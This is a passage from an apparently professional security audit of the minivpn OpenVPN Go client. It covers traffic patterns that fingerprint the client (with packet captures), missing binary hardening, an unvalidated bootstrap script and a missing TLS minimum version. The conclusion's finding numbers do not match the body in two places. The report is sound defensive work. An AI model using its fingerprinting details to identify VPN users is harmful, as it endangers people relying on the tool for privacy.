   case "ca", "cert", "key":
       fn := pMapDir[key].(func([]string, *Options, string) error)
       if e := fn(p, o, dir); e != nil {
           return e
       }
   default:
       log.Println("warn: unsupported key:", key)
   }
   return nil
}
```


In order to eliminate this potential attack vector, it is recommended to replace the current error message implementation with a more generic approach, for example:
"warn: unsupported key in line 10. Please provide a valid VPN configuration file".

MIV-01-009 Possible Fingerprinting via Unique Traffic Patterns *(Medium)*

One of the tasks for this engagement was to pinpoint unique network traffic patterns that might allow fingerprinting minivpn clients due to deviations from the OpenVPN standard. Specifically, 7ASecurity was asked to report minivpn traffic patterns that might be leveraged to tell minivpn apart from other OpenVPN clients. Upon a careful review of the network traffic, a number of specific patterns that meet the aforementioned criteria were identified. Please note that these patterns were found to be identical for both the UDP and TCP modes of operation. A malicious adversary, with access to network communications between minivpn and the VPN server (i.e. public Wi-Fi MitM, ISP MitM, etc.), might leverage these weaknesses to precisely fingerprint minivpn clients, this is particularly true for situations when all of the below traffic patterns are found.

Pattern 1: Lack of *P_ACK* within the *Change Cipher Spec* packet

During TLS/VPN negotiation, OpenVPN clients send a *Change Cipher Spec P_CONTROL_V1* packet, which contains an embedded *P_ACK_V1* packet. OpenVPN in that way uses the ability to combine both *P_CONTROL* and *P_ACK* payloads[9] inside a single packet. However, minivpn sends two packets:



```
68.183.51.186    OpenVPN    56    MessageType: P_CONTROL_HARD_RESE
192.168.0.107    OpenVPN    68    MessageType: P_CONTROL_HARD_RESE
68.183.51.186    OpenVPN    64    MessageType: P_ACK_V1
68.183.51.186    TLSv1.3   337    Client Hello
192.168.0.107    TLSv1.3  1242    Server Hello, Change Cipher Spec
192.168.0.107    TLSv1.3  1230    Continuation Data
192.168.0.107    TLSv1.3    77    Continuation Data
68.183.51.186    OpenVPN    64    MessageType: P_ACK_V1
68.183.51.186    OpenVPN    64    MessageType: P_ACK_V1
68.183.51.186    TLSv1.3  1242    Change Cipher Spec
68.183.51.186    TLSv1.3  1230    Continuation Data
68.183.51.186    TLSv1.3   227    Continuation Data
192.168.0.107    OpenVPN    64    MessageType: P_ACK_V1
192.168.0.107    TLSv1.3   226    Application Data, Application Da

▸ Frame 10: 1242 bytes on wire (9936 bits), 1242 bytes captured (9936 bits) on
▸ Ethernet II, Src: IntelCor_b3:8d:cd (64:bc:58:b3:8d:cd), Dst: zte_68:d5:34 (d
▸ Internet Protocol Version 4, Src: 192.168.0.107, Dst: 68.183.51.186
▸ User Datagram Protocol, Src Port: 1194, Dst Port: 1194
▾ OpenVPN Protocol
  ▸ Type: 0x20 [opcode/key_id]
    Session ID: 202703291348256934
    Message Packet-ID Array Length: 1
  ▾ Packet-ID Array
      Message Packet-ID Array Element: 3
    Remote Session ID: 1894985639816047258
    Message Packet-ID: 2
▸ Transport Layer Security
```

```
68.183.51.186    OpenVPN    56    MessageType: P_CONTROL_
192.168.0.107    OpenVPN    68    MessageType: P_CONTROL_
68.183.51.186    OpenVPN    64    MessageType: P_ACK_V1
68.183.51.186    TLSv1.3   337    Client Hello
192.168.0.107    TLSv1.3  1242    Server Hello, Change Ci
192.168.0.107    TLSv1.3  1230    Continuation Data
192.168.0.107    TLSv1.3    77    Continuation Data
68.183.51.186    OpenVPN    64    MessageType: P_ACK_V1
68.183.51.186    OpenVPN    64    MessageType: P_ACK_V1
68.183.51.186    OpenVPN    64    MessageType: P_ACK_V1
68.183.51.186    TLSv1.3  1307    Change Cipher Spec, Ap
68.183.51.186    TLSv1.3   339    Application Data
192.168.0.107    TLSv1.3   226    Application Data, Applic
192.168.0.107    TLSv1.3   305    Application Data

▸ Frame 11: 1307 bytes on wire (10456 bits), 1307 bytes captured (104
▸ Ethernet II, Src: IntelCor_b3:8d:cd (64:bc:58:b3:8d:cd), Dst: zte_6
▸ Internet Protocol Version 4, Src: 192.168.0.107, Dst: 68.183.51.186
▸ User Datagram Protocol, Src Port: 60318, Dst Port: 1194
▾ OpenVPN Protocol
  ▸ Type: 0x20 [opcode/key_id]
    Session ID: 12418667234765849816
    Message Packet-ID Array Length: 0
    Message Packet-ID: 2
▸ Transport Layer Security
```

Fig: Difference between OpenVPN (left) and minivpn (right) during TLS/VPN negotiation


This difference depends on the workflow of the underlying TLS library used, thus, it is possible that this will be resolved once the below patterns are addressed.

Pattern 2: Multiple hard reset packets during parallel client requests

[9] https://openvpn.net/community-resources/openvpn-protocol/

OpenVPN clients open a single VPN connection to the server, where the start is almost identical to minivpn in case of a single request. All further requests are pushed through the existing data channel of an already established connection.

However, minivpn, at least when in SOCKS5 mode, sends a *P_CONTROL_HARD_RESET_CLIENT_V2* packet to mark the start of the request, regardless of the status of other requests. This means that in case of multiple requests during a short period of time (e.g. browser usage), there will be a large number of reset packets. As a side-effect, in case of parallel requests being made, they will cancel each other, effectively invalidating active requests, due to subsequent resets. This can be observed in the following example:



```
68.183.51.186                    TCP       68 55890 → 1194 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSv
68.183.51.186                    TCP       68 55888 → 1194 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSv
68.183.51.186                    TCP       68 55884 → 1194 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSv
68.183.51.186                    TCP       68 55886 → 1194 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSv
68.183.51.186                    OpenVPN   84 MessageType  P_CONTROL_HARD_RESET_CLIENT_V2
68.183.51.186                    OpenVPN   84 MessageType  P_CONTROL_HARD_RESET_CLIENT_V2
68.183.51.186                    OpenVPN   84 MessageType  P_CONTROL_HARD_RESET_CLIENT_V2
68.183.51.186                    OpenVPN   84 MessageType  P_CONTROL_HARD_RESET_CLIENT_V2
68.183.51.186                    OpenVPN   84 MessageType  P_CONTROL_HARD_RESET_CLIENT_V2
68.183.51.186                    OpenVPN   84 MessageType  P_CONTROL_HARD_RESET_CLIENT_V2
68.183.51.186                    OpenVPN   84 MessageType  P_CONTROL_HARD_RESET_CLIENT_V2
68.183.51.186                    OpenVPN   84 MessageType  P_CONTROL_HARD_RESET_CLIENT_V2
192.168.0.107                    TCP       68 1194 → 55872 [ACK] Seq=1 Ack=17 Win=65152 Len=0 TS
192.168.0.107                    OpenVPN   96 MessageType: P_CONTROL_HARD_RESET_SERVER_V2
68.183.51.186                    TCP       68 55872 → 1194 [ACK] Seq=17 Ack=29 Win=64256 Len=0 T
68.183.51.186                    OpenVPN   92 MessageType: P_ACK_V1
```


Fig: Multiple hard reset packets in case of parallel minivpn client requests

This pattern is related to the sequential (i.e. non-parallel) workflow of minivpn. To resolve it, minivpn should revise its implementation for handling multiple concurrent client requests, where a single established VPN connection should be reused for all client requests (e.g. SOCKS).

Pattern 3: Usage of *P_DATA_V1* instead of *P_DATA_V2* data packets

OpenVPN uses *P_DATA_V2* packets, while minivpn uses *P_DATA_V1* packets. Based on the OpenVPN documentation[10], the difference is that *P_DATA_V2* packets contain an additional *peer-id* tag value, which allows clients to change their public IP address without re-triggering a new key exchange[11]. This difference can be observed in the following packet captures:

[10] https://build.openvpn.net/doxygen/network_protocol.html
[11] https://forums.openvpn.net/viewtopic.php?t=22609#p64954



```
68.183.51.186       OpenVPN  1424 0x018     MessageType: P_DATA_V2
192.168.0.107       OpenVPN   991 0x018     MessageType: P_DATA_V2Messa
192.168.0.107       TCP        68 0x010     1194 → 55404 [ACK] Seq=2075
192.168.0.107       OpenVPN  1516 0x010     MessageType: P_DATA_V2
68.183.51.186       TCP        68 0x010     55404 → 1194 [ACK] Seq=2801
68.183.51.186       OpenVPN   135 0x018     MessageType: P_DATA_V2
68.183.51.186       OpenVPN  1516 0x010     MessageType: P_DATA_V2
192.168.0.107       OpenVPN  1089 0x018     MessageType: P_DATA_V2Messa
192.168.0.107       TCP        68 0x010     1194 → 55404 [ACK] Seq=2322
68.183.51.186       OpenVPN   519 0x018     MessageType: P_DATA_V2Messa
192.168.0.107       TCP        68 0x010     1194 → 55404 [ACK] Seq=2322
192.168.0.107       OpenVPN  1034 0x018     MessageType: P_DATA_V2
68.183.51.186       OpenVPN   981 0x018     MessageType: P_DATA_V2
192.168.0.107       OpenVPN   434 0x018     MessageType: P_DATA_V2
68.183.51.186       OpenVPN   439 0x018     MessageType: P_DATA_V2
192.168.0.107       OpenVPN   836 0x018     MessageType: P_DATA_V2
68.183.51.186       OpenVPN   403 0x018     MessageType: P_DATA_V2
192.168.0.107       OpenVPN   444 0x018     MessageType: P_DATA_V2
68.183.51.186       OpenVPN   833 0x018     MessageType: P_DATA_V2
192.168.0.107       OpenVPN   135 0x018     MessageType: P_DATA_V2
68.183.51.186       OpenVPN   301 0x018     MessageType: P_DATA_V2
```

```
68.183.51.186       OpenVPN   139 0x018     MessageType: P_DATA_V1
68.183.51.186       OpenVPN   347 0x018     MessageType: P_DATA_V1
68.183.51.186       OpenVPN   203 0x018     MessageType: P_DATA_V1
192.168.0.107       TCP        68 0x010     1194 → 55398 [ACK] Seq=
192.168.0.107       OpenVPN   132 0x018     MessageType: P_DATA_V1
192.168.0.107       TCP        68 0x010     1194 → 55398 [ACK] Seq=
68.183.51.186       TCP        68 0x010     55398 → 1194 [ACK] Seq=
192.168.0.107       OpenVPN  1456 0x018     MessageType: P_DATA_V1
68.183.51.186       TCP        68 0x010     55398 → 1194 [ACK] Seq=
68.183.51.186       OpenVPN   139 0x018     MessageType: P_DATA_V1
68.183.51.186       OpenVPN   139 0x018     MessageType: P_DATA_V1
68.183.51.186       OpenVPN   171 0x018     MessageType: P_DATA_V1
68.183.51.186       OpenVPN   171 0x018     MessageType: P_DATA_V1
68.183.51.186       OpenVPN   139 0x018     MessageType: P_DATA_V1
192.168.0.107       TCP        68 0x010     1194 → 55398 [ACK] Seq=
192.168.0.107       TCP        68 0x010     [TCP Dup ACK 62#1] 1194
192.168.0.107       TCP        68 0x010     1194 → 55398 [ACK] Seq=
192.168.0.107       TCP        68 0x010     1194 → 55398 [ACK] Seq=
192.168.0.107       OpenVPN   132 0x018     MessageType: P_DATA_V1
68.183.51.186       TCP        68 0x010     55398 → 1194 [ACK] Seq=
192.168.0.107       OpenVPN   196 0x018     MessageType: P_DATA_V1
```

Fig: Difference in OpenVPN (left) and minivpn (right) types of data packets

To resolve this difference, *P_DATA_V2* packets should be used instead of sequential *P_DATA_V1* packets, where the *peer-id* field is set to its default zero value. Please note this value is not set to other non-default values in regular OpenVPN runs, because it is not critical throughout the workflow.

MIV-01-010 General Binary Hardening Recommendations *(Info)*

Retest Notes: The MiniVPN team resolved this issue[12] and 7ASecurity confirmed that the fix is valid.

Testing confirmed that the minivpn client binaries do not leverage a number of compiler flags to mitigate potential memory-corruption vulnerabilities. As a result, the application remains unnecessarily prone to the associated risks. Please note that although the Windows binary is missing the *safeSEH* flag, this is not security-relevant as Go utilizes *Vector Exception Handling*[13] *(VEH)* internally[14]. However, the minivpn Linux and Mac OS binaries fail to leverage the following memory corruption prevention flags:

- **Missing Stack canaries**: This defense mechanism is used to detect and prevent exploits from overwriting the return address.
- **Missing RELRO**: This leaves the GOT section writable. Without the RELRO flag, buffer overflows on a global variable can overwrite GOT entries.
- **Missing PIE:** The *Position Independent Executable (PIE)* flag is a security mechanism that enables *Address Space Layout Randomization (ASLR)*, which randomizes the location where system executables are loaded into memory.

Please note all the aforementioned findings can be confirmed using the *checksec.sh*[15]

[12] https://github.com/ooni/minivpn/pull/23
[13] https://docs.microsoft.com/en-us/windows/win32/debug/vectored-exception-handling
[14] https://github.com/golang/go/commit/3750904a7efc36aa4f604497b53a9dc1ea67492b
[15] https://www.trapkit.de/tools/checksec/#releases

utility.

Command:
```
checksec.sh --file minivpn
```

Output:
```
RELRO           STACK CANARY   NX            PIE             RPATH   RUNPATH
No RELRO        No canary found   NX enabled No PIE          No RPATH    No RUNPATH
```

It is recommended to compile all binaries using the *-buildmode=pie* command line argument. Usage of the gcc linker could then be explicitly leveraged, instead of the go linker, to add an additional security layer and further reduce the potential for memory corruption vulnerabilities.

MIV-01-011 Missing Verification on VPN *bootstrap-provider* Utility Script *(Info)*

Retest Notes: The MiniVPN team resolved this issue[16] and 7ASecurity confirmed that the fix is valid.

During testing, 7ASecurity noted that the *bootstrap-provider* utility script is missing verifications when creating the initial configuration directory using the *os.makedirs* command. The value is later checked against a list of supported providers when fetching VPN configuration data. This might result in unwanted directory or file creation as the script can be leveraged in order to create arbitrary directories regardless of providing an unsupported or nonexistent provider.

Affected File:
https://github.com/ooni/minivpn/blob/.../scripts/bootstrap-provider#L68

Affected Code:
```
if __name__ == "__main__":
    check_args()
    p = sys.argv[1]
    print("[+] Bootstrapping provider:", p)
    os.makedirs(getPath(p), exist_ok=True)
    fetchCa(p)
    fetchCert(p)
    writeConfig(p)
```

It is recommended to enforce verification on the processed user supplied input values in accordance with the supported API VPN providers. Since the script is using the same

[16] https://github.com/ooni/minivpn/pull/23

folder name in order to create both VPN providers and directory data, a provider name validation should be enforced globally on the user-supplied input value.

MIV-01-012 Possible MitM due to Missing TLS MinVersion *(Medium)*

Retest Notes: The MiniVPN team resolved this issue[17] and 7ASecurity confirmed that the fix is valid.

It was found that the minivpn application fails to specify the *MinVersion* parameter on the TLS configuration. This defaults to *TLS1.0* which is an insecure and deprecated[18] version susceptible to MitM attacks. In essence, this means a malicious attacker able to manipulate network traffic might be able to capture user credentials, among other possibilities. A potential scenario to exploit this weakness would be an attacker performing a MitM attack between the VPN server and the client connecting to it with the affected code below. This may be achieved over public Wi-Fi without guest isolation, a malicious ISP or MitM via *BGP hijacking*[19]. This issue was identified during the code review as follows:

Affected File:
https://github.com/ooni/minivpn/blob/v0.0.5/vpn/tls.go#L153-L164

Affected Code:
```
// We are not passing min/max tls versions because the ClientHello spec
// that we use as reference already sets "reasonable" values.
tlsConf := &tls.Config{
    // the certificate we've loaded from the config file
    Certificates: []tls.Certificate{cfg.cert},
    // crypto/tls wants either ServerName or InsecureSkipVerify set ...
    InsecureSkipVerify: true,
    // ...but we pass our own verification function that verifies against the CA and
ignores the ServerName
    VerifyPeerCertificate: customVerify,
    // disable DynamicRecordSizing to lower distinguishability.
    DynamicRecordSizingDisabled: true,
} //#nosec G402
```

Recently, the minivpn team decided to remove[20] this setting, even though it looked like it was properly set. The reason for this can be found in the comment highlighted above.

[17] https://github.com/ooni/minivpn/pull/23
[18] https://www.rfc-editor.org/rfc/rfc8996
[19] https://en.wikipedia.org/wiki/BGP_hijacking
[20] https://github.com/ooni/minivpn/commit/...#diff-...

Even though the used *uTLS*[21] should indeed set the client settings to predefined values, depending on the provided *mock* client packet, this does not affect the value of the *MinVersion* parameter used during TLS negotiation. Please note this was confirmed during runtime analysis, where the TLS configuration parameters were checked after the TLS handshake finished[22]: *MinVersion* contains the default *VersionTLS10* (i.e.*TLS1.0*).

It is recommended to explicitly set the *MinVersion* to a secure version of TLS, such as *VersionTLS12*, which is now widely supported.

[21] https://github.com/refraction-networking/utls
[22] https://github.com/ooni/minivpn/blob/v0.0.5/vpn/muxer.go#L208

Conclusion

The *minivpn OpenVPN Go* client defended itself well against a broad range of attack vectors. However, being the first penetration test for this solution, a number of significant security flaws could be identified this time. Future engagements will confirm that regular penetration testing is a valuable process that accomplishes two major goals: A decrease in the number of vulnerabilities found over time and an increase in the effort to identify security issues. This combination raises the bar for prospective attackers and places the project in a much better position.

The minivpn client provided a number of positive impressions during this assignment that must be mentioned here:

- The application is immune to privilege escalation attacks by design, given that the VPN client runs with the same permissions as the user executing it. This excellent choice vastly reduces the attack surface of the application, and eliminates an entire vulnerability class. As an example, the minor file content leak described in MIV-01-008 would become a high severity issue if minivpn was running with root privileges.
- The source code of the application is well written, concise, easy to read, and adheres to a number of security best practices. Generally speaking, this substantially reduces the likelihood of introducing security weaknesses. Additionally, most of the public functions were found to implement sufficient validation to avoid common security issues.
- The project implements internal test cases and mock VPN configurations for testing purposes. Furthermore, the existing unit tests are of high quality, and provide a great start to create fuzz harnesses.
- The application is intuitive and easy to use. This applies not only to the user experience, but also to the excellent documentation to generate binary files.
- No VPN leaks could be identified during this engagement.

The security of the minivpn OpenVPN Go Client will improve substantially with a focus on the following areas:

- **Input Validation:** User-supplied VPN configuration settings, whether from VPN URLs, configuration files, individual fields or network traffic, must be validated as strictly as possible to avoid DoS vulnerabilities (MIV-01-002, MIV-01-003, MIV-01-004, MIV-01-005, MIV-01-006, MIV-01-007).
    - Please note most of these issues occur in private functions, where developers appear to assume that if the parent function is secure, then there is no need for further checking. In the long run, this is a bad practice

because as the codebase continues to evolve, functions will become more complex, and interfaces less obvious.

- It is recommended to implement regression and fuzzing tests, for this and other similar security anti-patterns, to be run as part of the Continued Integration (CI) process. This will ensure future minivpn releases have lower chances of exhibiting similar weaknesses.

- **Error Handling:** Improper handling of errors can introduce a variety of security problems (MIV-01-008). It is advised to keep the error messages short and generic to avoid unintended leaks. More broadly, it should also be ensured that the application is built to gracefully handle all possible errors.
- **Binary Hardening:** All compiled binaries should leverage a number of compiler flags to mitigate potential memory-corruption vulnerabilities (MIV-01-010).
- **TLS Configuration Hardening:** minivpn should set the *MinVersion* parameter to a secure version, such as *VersionTLS12*, to prevent possible MitM attacks (MIV-01-013).
- **Script Hardening:** Some scripts were found to be missing security checks (MIV-01-012). While this is a peripheral issue without security implications for the minivpn tool itself, it is advised to validate user input as strictly as possible to avoid similar issues moving forward.
- **General Hardening:** The project implements certain custom functionalities as an addon for the initial OpenVPN configuration, such as the logging mechanism and *obfs4* (*ProxyOBFS4* & log entries in the configuration file). These options should also conform to the OpenVPN configuration format.
- **OpenVPN Feature Support:** At the time of writing, minivpn implements a reduced subset of the OpenVPN standard features. It is recommended to expand the current project to support as many OpenVPN features as possible. Among other shortcomings, an example of this is the current lack of support for concurrent requests, given minivpn does not currently send requests over a single established VPN connection, like standard OpenVPN clients do (MIV-01-009).

It is advised to address all issues identified in this report, including informational and low severity tickets where possible. This will not just strengthen the security posture of the platform significantly, but also reduce the number of tickets in future audits.

Once all issues in this report are addressed and verified, a more thorough review, including another full code audit, is highly recommended to ensure adequate security coverage of the platform.

It is advised to test the client implementation regularly, at least once a year or when substantial changes are going to be deployed, to make sure new features do not introduce undesired security vulnerabilities. This proven strategy will reduce the number of security issues consistently and make the minivpn highly resilient against online attacks overtime.

7ASecurity would like to take this opportunity to sincerely thank Ain Ghazal and Simone Basso from the *Open Observatory of Network Interference (OONI)* team, for their exemplary assistance and support throughout this audit. Last but not least, appreciation must be extended to the *Open Technology Fund (OTF)* for sponsoring this project.